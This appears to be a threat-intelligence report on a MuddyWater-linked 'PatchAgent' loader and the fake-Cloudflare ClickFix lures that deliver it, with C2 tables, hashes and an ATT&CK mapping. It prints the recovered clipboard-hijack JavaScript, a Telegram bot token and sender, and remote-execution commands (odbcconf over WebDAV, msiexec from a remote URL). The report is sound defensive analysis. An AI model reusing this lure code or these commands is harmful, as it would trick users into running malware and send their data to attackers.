
Simplified diagram showing the two strongest similarities: both the analysed DLL chain and related PatchAgent infrastructure share the /api/checkin, /api/cmd/<id>, and /api/result/<id> C2 pattern, and both show the signed odbcconf /f cloud.rsp execution command. The boundary is narrower: DavWWWRoot / WebDAV handoff is evidenced on 185.228.83[.]217, but there is no proof that 46.30.188[.]99 served the exact same C2-side cloud.rsp handoff.
Delivery Confidence
Delivery confidence: ClickFix / fake-Cloudflare delivery is assessed at Very High confidence for both the related PatchAgent-cluster activity and the specific analysed cloud.dll delivery route. The strongest supporting points are the WebDAV path on 185.228.83[.]217, odbcconf /f cloud.rsp execution observed in the analysed chain, related DLL payloads associated with the same host, and overlapping /api/checkin / /api/cmd/<id> C2 patterns across 185.228.83[.]217:8443 and 46.30.188[.]99:8443. In practical terms, the two infrastructure tracks are strongly linked by malware characteristics and pivot evidence; the caveat is limited to the unrecovered exact WebDAV-side cloud.rsp artefact for 46.30.188[.]99.
This lure cluster is significant because it combines fake-Cloudflare ClickFix delivery, Telegram-based lure telemetry / operator-notification code, and Iran-linked operational context. Telegram artefacts observed in the lure infrastructure should be treated as delivery-cluster indicators rather than direct proof of attribution or victim tracking. The remaining collection requirement is to retrieve \\185.228.83[.]217\DavWWWRoot\cloud.rsp and its referenced DLL, then compare them against the analysed PatchAgent Stage 1 chain. A direct match would provide one-to-one artefact confirmation; an empty or unreachable share would itself support infrastructure rotation or shutdown after campaign activity.
![PrecisionSec search results for 185.228.83[.]217](/_next/static/media/figure-44-precisionsec-search.3e0d5ed9.png)
Further investigations on URLScan with this IP give us one URL: http[:]//185.228.83[.]217/land/?id=9228023&__cf_chl_rt_tk=0WTT341v83OfTlu9_sVt0mpCGs8eiXGuXRj0LgIbMkt4-1759406441-1.0.1.1-cKgxnjeNC3bilN23wwtGd4ZTe00EYBZDCXqqw55zKFcc which asks for proof of human via captcha:
![URLScan capture of the fake-Cloudflare verification page served from 185.228.83[.]217/land/](/_next/static/media/figure-45-urlscan-fake-cloudflare.41631845.png)
URLScan capture of the fake-Cloudflare verification page served from 185.228.83[.]217/land/.
How the ClickFix Lure Works

ClickFix lure page showing fake verification instructions that guide the user toward clipboard-assisted command execution.
The ClickFix page does not exploit the browser directly. Instead, it impersonates a Cloudflare verification page, copies an attacker-controlled command to the victim’s clipboard, and then instructs the victim to run it manually through the Windows Run dialog. If executed, the command reaches back to 185.228.83[.]217 over WebDAV and attempts to run cloud.rsp using the signed Windows utility odbcconf.exe.

ClickFix instruction stage showing the Run-dialog workflow used to push WebDAV and odbcconf execution.
Simplified flow: fake verification page → clipboard command → victim runs command → WebDAV connects to 185.228.83[.]217 → odbcconf executes cloud.rsp → downstream payload remains unresolved.
URLScan Artefact Analysis
URLScan preserved the supporting artefacts for the fake-Cloudflare ClickFix lure hosted at 185.228.83[.]217/land/. These files matter because they show the full client-side delivery logic: how the page loads its configuration, stages the lure interface, copies the attacker-controlled command, and preserves the WebDAV / odbcconf execution path that links the delivery infrastructure back to the PatchAgent activity.
![URLScan file inventory for the 185.228.83[.]217/land/ ClickFix lure](/_next/static/media/figure-48-urlscan-file-inventory.337052dd.png)
URLScan file inventory for the 185.228.83[.]217/land/ ClickFix lure, showing the JavaScript, configuration, stylesheet, and image artefacts used to reconstruct the fake-Cloudflare delivery chain.
The recovered artefacts fall into four useful roles:
| Artefact | Role | Why it matters |
|---|---|---|
Load.js | ClickFix interaction logic | Copies the attacker-controlled command and advances the fake verification workflow. |
Config.js | Operator-controlled configuration | Contains the Telegram values, redirect settings, and the WebDAV / odbcconf /f cloud.rsp command. |
mn.js | Bootstrap loader | Loads config/config.js first, then pulls in the supporting JavaScript and CSS required by the lure. |
lib.js | Encoded support code | Contains Base64-encoded lure code; the embedded CyberChef view is retained to preserve the deobfuscation path. |
Load.js
Load.js is the ClickFix interaction layer. It assigns the attacker-controlled command from Config.js, copies it to the clipboard when the fake verification control is clicked, and then switches the page into the Run-dialog instruction state.
Command assignment:
const command = powershell_code;

/* Robust hostname + favicon + logo (single source of truth) */
(function () {
  const params = new URLSearchParams(window.location.search);
  const siteParam = params.get('site');       // may be null/empty
  const logoParam = params.get('logo');       // optional override

  function getHostname(val) {
    if (!val) return window.location.hostname || '';
    try { return new URL(val, window.location.origin).hostname; }
    catch { return String(val).replace(/^https?:\/\//i,'').split('/')[0]; }
  }
The clipboard hijack (execCommand('copy') + the global copy-override handler) and the 25-language paste-and-run lure text. This is the ClickFix engine.
if (checkbox) {
      checkbox.addEventListener("click", function () {
          // Copy behavior kept, but the copied string is the safe placeholder above
          const textarea = document.createElement('textarea');
          textarea.value = command;
          textarea.setAttribute('readonly', '');
          textarea.style.position = 'absolute';
          textarea.style.left = '-9999px';
          document.body.appendChild(textarea);
          textarea.select();
          try { document.execCommand('copy'); } catch(e) { /* ignore */ }
          document.body.removeChild(textarea);

          step1Elements.forEach(el => el.style.display = "none");
          step2Elements.forEach(el => el.style.display = "block");
          if (spinner) spinner.style.visibility = "visible";

          setTimeout(() => {
              if (checkboxWindow) {
                checkboxWindow.style.width = "530px";
                checkboxWindow.style.height = "auto";
              }
              if (verifyWindow) verifyWindow.classList.add("active");
          }, 500);
      });
Config.js
Config.js is the highest-value lure artefact. It contains the Telegram bot/chat values used by the lure, redirect settings, and — most importantly — the command that pushes the victim into WebDAV execution via the signed Windows utility odbcconf.exe.
The key collection target remains cloud.rsp on the WebDAV share (\\185.228.83[.]217\DavWWWRoot\cloud.rsp) and the DLL it references. These artefacts represent the unresolved downstream payload stage. Without the .rsp file and its referenced DLL, the final payload family and its direct relationship to the analysed PatchAgent chain remain unconfirmed. Retrieval should only be performed under proper authority and from appropriate research infrastructure, as it requires direct interaction with live adversary-controlled infrastructure.
var token = 'bot8264202838:AAEqc0L12EFIdbx9orC3dbxNlT7TJMMszQ4';
var chatid = '7001602140';
var powershell_code=`conhost --headless cmd /s /c "pushd \\\\185.228.83[.]217\\DavWWWRoot && odbcconf /f cloud.rsp"`;
var redirect_url_for_smartphone = 'https://google.com/';
var redirect_after_verify = '2';
var redirect_url_for_verify_button_click = 'https://bing.com/';
On the same host, the panel backends behind :8080 and :8443 (the Flask/gunicorn “Panel” login apps) appear to be operator-facing control interfaces. Access to /login requires credentials, but the exposed login pages, API route shapes, error pages, robots files, and any source leakage remain useful for passive characterisation. The previously observed 46.30.188[.]99:8443/api/cmd/ endpoint follows the same command-dispatch pattern, suggesting these panels may represent either a self-hosted C2/builder interface or shared off-the-shelf panel tooling.
mn.js bootstrap loader
mn.js acts as the lure’s bootstrap loader. It dynamically injects the JavaScript and CSS required by the ClickFix page, starting with config/config.js, then loading js/lib.js and webpack/main.js. This sequencing matters because config.js defines the attacker-controlled command and redirect values, while the later scripts implement the fake verification interface and clipboard-driven execution flow. The script also removes temporary loader elements after execution, reducing visible page artefacts.
Truncated loader logic:
// Dynamically create and append script elements
const createScript = (src, id, callback) => {
    const script = document.createElement('script');
    script.id = id;
    script.src = src;
    script.onload = () => callback?.();
    const target = document.querySelector('head') || document.querySelector('body');
    target.appendChild(script);
};

// Load config first, then UI / packed JS components
LoadContentLib('config/config.js');  // command + redirect configuration
LoadWebLib('js/lib.js');             // lure UI / clipboard flow
LoadTotalLib('webpack/main.js');     // packed support code

// Load stylesheet
stylesheet.href = 'css/min.css';

// Remove temporary loader artefacts after execution
['Oo', 'webpack', 'contentjs', 'loadlibjs', 'cssmod', 'nrf'].forEach(id => $(`#${id}`).remove());
lib.js

lib.js contains Base64-encoded support code used by the lure. It is less central than Config.js for proving the WebDAV / odbcconf execution path, but it still matters because it helps reconstruct the delivered page and preserve the client-side logic. The CyberChef recipe below is retained as the deobfuscation path for this encoded artefact:
Open the lib.js Base64 deobfuscation recipe in CyberChef
Which then shows an additional C2 92.53.69[.]246:
The lib.js file also included a Telegram token sender:
function data_upd(dt, p_3, p_4)
  {
    var n_url='https://api.telegram[.]org/'+token+'/sendMessage?chat_id='+chatid+'&text=BOT ID: '+dt;
    $.post(n_url, {} );
  }
IP API information:
async function getUserLocation() {
    try {
        const response = await fetch('https://ipapi[.]co/json/');
        if (!response.ok) {
            throw new Error('Failed to fetch location data');
        }

        const data = await response.json();

        return {
            ip: data.ip || 'Unknown IP',
            country: data.country_name || 'Unknown Country',
            country_code: data.country_code || '-',
            city: data.city || 'Unknown City',
            region: data.region || 'Unknown Region'
        };

    } catch (error) {
        console.error('Error fetching location:', error);
        return {
            ip: 'Error getting IP',
            country: '-',
            country_code: '-',
            city: '-',
            region: '-'
        };
    }
  }
DevTools Analysis (anti debugging):
//window.onload = redirectIfDevToolsIsOpen;
//window.onresize = redirectIfDevToolsIsOpen;

 if ($(location).attr('href').indexOf('__cf_chl_rt_tk') >= 0)
   {

  //load_random_();

   set_all();
   $("#eng").css('display', 'block');
 //  replaceRandomStrings();
 //  replaceRandomStrings_q();

  getAndLogLocation();
   }
ClickFix pivots
Pivoting from these very distinct data fields we gathered 12 additional domains:
“verify-verify-button” “You will observe and agree” “load.js”Which gave us further ClickFix pivots specific to this CloudFlare Captcha campaign:
https://www.handbagfashion.com/verification.html
http://caribbeansquash.org/
https://galacoeng.com/
http://ukpod.co.uk/
https://sman1secanggang.sch.id/
http://offercentralm.com/
https://ai-informer.net/
https://realmoney999.uno/
https://123a.in/
http://gvpns.us/
https://bnr.international/
https://schoolauth.art/
ClickFix Delivery Evidence
Although the exact lure that delivered the analysed cloud.dll was not recovered, VirusTotal, sandbox, and peer-analyst pivots from 185.228.83[.]217 provide stronger evidence that ClickFix was used to deliver closely related PatchAgent payloads. This attribution applies specifically to the delivery mechanism: fake verification / ClickFix clipboard hijack leading into a WebDAV-hosted odbcconf /f cloud.rsp chain.
VirusTotal relations for 185.228.83[.]217 associate the host with the following malicious Windows payloads:
| SHA256 | Observed name | Scanned | Detections | Type | Assessment |
|---|---|---|---|---|---|
816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6 | dbconfig.dll | 2026-07-10 | 40/70 | Win32 DLL | PatchAgent-related payload candidate |
90f2ac28649c8877379014012263125fdb86489ccc8d6cc80180437dbdf3be8c | dbconfig.dll | 2026-04-18 | 35/67 | Win32 DLL | PatchAgent-related payload candidate |
d45e5ea038841b4c4ae8ea4199ed8bee6cdf9926640bf02458f0820c394cddd3 | RuntimeBroker.dll | 2026-06-27 | 24/69 | Win32 PE | PatchAgent-related payload candidate |
The repeated use of dbconfig.dll and RuntimeBroker.dll-style masquerading is consistent with the broader PatchAgent naming pattern, where payloads are dressed as configuration, update, or Windows-adjacent components. The filename and hash changes are likely intended to avoid static detection while preserving the same delivery and tasking model.
These samples are significant because they are tied to the same delivery and C2 pattern observed across the PatchAgent cluster. For example, VirusTotal relations for 816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6 show HTTP communication with 185.228.83[.]217:8443 using the same lightweight API structure:
| Scanned | Detections | Status | URL |
|---|---|---|---|
| 2026-04-15 | 0/95 | 405 | http://185.228.83[.]217:8443/api/checkin |
| 2026-04-15 | 0/95 | 200 | http://185.228.83[.]217:8443/api/cmd/e99899fa |
| 2026-04-01 | 0/95 | 200 | http://185.228.83[.]217:8443/api/cmd/50ee0d88 |
| 2026-04-15 | 0/95 | 200 | http://185.228.83[.]217:8443/api/cmd/532ec2dd |
| — | — | — | http://185.228.83[.]217:8443/api/cmd/d654b82b |
| 2026-04-01 | 0/95 | 200 | http://185.228.83[.]217:8443/api/cmd/f3821897 |
This mirrors the C2 structure recovered from the analysed Stage 3 shellcode, which uses /api/checkin, /api/cmd/<id>, and /api/result/<id>. VirusTotal relations for samples communicating with our primary cloud.dll C2 also show the same API pattern on 46.30.188[.]99:8443:
| Scanned | Detections | Status | URL |
|---|---|---|---|
| 2026-03-19 | 9/95 | 405 | http://46.30.188[.]99:8443/api/checkin |
| 2026-03-16 | 0/95 | 200 | http://46.30.188[.]99:8443/api/cmd/bfaf34b8 |
There is also a sample (080e5ded51c69bcb1a173bbf035a4ed48d259e2f0343115f8e0bcd8a932d57eb) behaving in the same way as the ClickFix instructions. JoeSandbox analysis provides the strongest bridge between the ClickFix lure configuration and the PatchAgent execution chain.

The sandboxed activity shows odbcconf /f cloud.rsp being launched from a PatchAgent working directory:
"C:\Windows\system32\cmd.exe" /c "cd /d C:\Users\user\AppData\Roaming\Microsoft\PatchAgent && odbcconf /f cloud.rsp"
This is a strong linkage: the ClickFix lure on 185.228.83[.]217 instructs execution via odbcconf /f cloud.rsp, and sandboxed related payload activity shows the same response-file execution pattern inside %APPDATA%\Microsoft\PatchAgent\. Peer analysis also observed the same /api/cmd/<hex> pattern live on 185.228.83[.]217:8443, with https://185.228.83[.]217:8443/api/cmd/532ec2dd returning {"cmd":null}. That response is consistent with a polling C2 endpoint where the server returns queued tasking or null when no command is pending.
Taken together with the shared /api/checkin and /api/cmd/<id> C2 pattern, this makes ClickFix the leading delivery hypothesis for the PatchAgent activity cluster. The exact lure for the analysed cloud.dll remains unrecovered, so this should be treated as Medium-High confidence for related PatchAgent-cluster activity and Medium confidence for the specific analysed sample.
DigiTech / Russia-Linked ClickFix Pivot
As mentioned previously, the decoded lib.js content also contained a legacy favicon reference that explicitly uses 92.53.69[.]246 as an alt label:
<img class="logo-img" src="css/faviconV2.png" alt="92.53.69[.]246 logo" ...>This is a meaningful linkage. The same 92.53.69[.]246 infrastructure resolved to bx.digitech[.]ru at some point, and the associated URLScan response contained another ClickFix-style command designed to download and install further malware:
const command = "msiexec /i https://seo-conference.by/wp-themes/Cloudflare/Verification/UserID6389452515832";This suggests the 92.53.69[.]246 / bx.digitech[.]ru activity may have been authored or operated by the same ClickFix actor or kit operator responsible for the 185.228.83[.]217 lure. The IP is not treated as sample-derived PatchAgent infrastructure: it appears inside the lure code as a favicon label, resolves into a related DigiTech-themed redirect path, and is tied to a second ClickFix execution chain. However, the exact domain-to-capture relationship still needs verification across the 12-domain ClickFix cluster, so this should be treated as a same-kit / same-operator pivot, not PatchAgent evidence.
The DigiTech / Softline material is included only as infrastructure-resolution context. It does not imply involvement by DigiTech, Softline, or any related organisation. Public reporting describes DigiTech as an Egyptian IT consulting and digital-transformation company with links to the Russian IT integrator Softline and operations across Russia, Europe, the US, India, Eastern Europe, Latin America, and Southeast Asia.
Source: TAdviser — DigiTech
The IP address resolved to bx.digitech[.]ru during historical infrastructure review:
![Historical resolution of 92.53.69[.]246 to bx.digitech[.]ru](/_next/static/media/figure-52-msiexec-clipboard-delivery.329ffef5.png)
The delivery mechanism matches the broader ClickFix pattern: clicking the fake verification checkbox silently copies the attacker-controlled command to the clipboard, then the page instructs the victim to press Win+R → Ctrl+V → Enter. In this case, the copied command launches msiexec and retrieves a payload from seo-conference.by, while the 185.228.83[.]217 lure uses conhost --headless and odbcconf /f cloud.rsp over WebDAV. Shared tells include the fake Cloudflare-style verification flow, generated “Ray ID” language, copy-hijacking behaviour, and multilingual lure templates.
This finding is likely separate from the PatchAgent campaign under primary monitoring. It should be treated as a related ClickFix actor / kit pivot rather than sample-derived PatchAgent evidence unless a recovered payload or stronger infrastructure link connects it back to the analysed cloud.dll → wuaupdt.exe → wuaupdt.dat chain.
Conclusion
PatchAgent is a coherent, purpose-built three-stage loader chain that delivers a functional HTTP command-and-control implant. The important point is not only the custom PTCH v2 loader design, but what it unlocks: a decrypted Stage 3 backdoor that beacons to C2, retrieves operator tasking, executes hidden PowerShell, hollows notepad.exe, persists, and returns results. Supporting technical findings include the HMAC-SHA256 integrity gate, AES-256-CBC decryption through Windows BCrypt, dynamic API resolution, and process hollowing into notepad.exe.
The infrastructure pivots move the assessment beyond a single sample without flattening the confidence model. 46.30.188[.]99 is directly tied to the decrypted Stage 3 configuration, while related hosts identified through shared panel artefacts, URL patterns, and historical open directories suggest a broader operational cluster.
The sample is assessed as MuddyWater-linked / MuddyWater-aligned with high confidence based on the combined weight of sample-derived malware behaviour, cryptographic workflow, strongest corroborating infrastructure, and TTP alignment. The ClickFix delivery hypothesis and lower-confidence pivots are supporting context, not the basis for the MuddyWater assessment. No single indicator is treated as definitive on its own; the conclusion is based on the full chain.
For defenders, the priority is immediate: hunt the listed hashes and C2 endpoints, review suspicious regsvr32 DLL execution, detect PatchAgent-style Run key persistence, and investigate HTTP traffic to /api/checkin, /api/cmd/<id>, and /api/result/<id>.
MITRE ATT&CK Mapping
| ID | Technique | Sub-Technique | Stage | Detail |
|---|---|---|---|---|
T1218.010 | Signed Binary Proxy Execution | Regsvr32 | 1 | regsvr32 /s cloud.dll |
T1546.015 | Event Triggered Execution | COM Hijacking | 1 | CLSID {7C3A5D49-...} registered in HKLM |
T1547.001 | Boot/Logon Autostart | Run Keys / Startup Folder | 2, 3 | Dual Run keys in HKCU |
T1027 | Obfuscated Files or Information | — | 1 | XOR 0x55 string obfuscation; cumulative-sum blob encoding |
T1027.001 | Obfuscated Files | Binary Padding | 1 | UTF-16LE encoding doubles payload size in .rdata |
T1036.005 | Masquerading | Match Legitimate Name | 1, 2 | wuaupdt.exe (Windows Update), dbconfig.dll, svcmon, svc_upd.exe |
T1036.001 | Masquerading | Invalid Code Signature | 1 | Backdated PE timestamp 2017-09-12; fake SIFE SOFTWARE LLC version info |
T1140 | Deobfuscate/Decode Files | — | 1 | XOR 0x55 decode; cumulative-sum decode at runtime |
T1055.012 | Process Injection | Process Hollowing | 3 | notepad.exe hollowed via ZwUnmapViewOfSection |
T1059.001 | Command & Scripting | PowerShell | 3 | powershell.exe -NoP -NonI -W Hidden -EncodedCommand |
T1071.001 | Application Layer Protocol | Web Protocols | 3 | HTTP/1.1 C2 over port 80 to 46.30.188[.]99 |
T1132.001 | Data Encoding | Standard Encoding | 3 | Base64-encoded task results in POST body |
T1112 | Modify Registry | — | 1, 2, 3 | COM registration; Run keys; self-removal deletes Run key |
T1082 | System Information Discovery | — | 2, 3 | GetVersionExA, GetSystemInfo, GlobalMemoryStatusEx |
T1016 | System Network Configuration | — | 3 | GetComputerNameA for checkin JSON |
T1083 | File and Directory Discovery | — | 3 | FindFirstFileW / FindNextFileW remote enumeration |
T1070.004 | Indicator Removal | File Deletion | 3 | xxxxxremove command: deletes self, removes Run key |
T1129 | Shared Modules | — | 2 | Hand-rolled in-memory PE loader in PatchAgent |
T1622 | Debugger Evasion | — | 1, 3 | IsDebuggerPresent in cloud.dll and Stage 3 shellcode |
T1553.002 | Subvert Trust Controls | Code Signing | 1 | Fake company/version info to suggest legitimacy |
T1573.001 | Encrypted Channel | Symmetric Cryptography | Loader | Payload transport via AES-256-CBC |
T1218.008 | Signed Binary Proxy Execution | Odbcconf | Delivery / ClickFix pivot | odbcconf /f cloud.rsp over WebDAV |
T1218.007 | Signed Binary Proxy Execution | Msiexec | Related ClickFix pivot | msiexec /i https://seo-conference.by/wp-themes/Cloudflare/Verification/UserID6389452515832 |
Indicators of Compromise
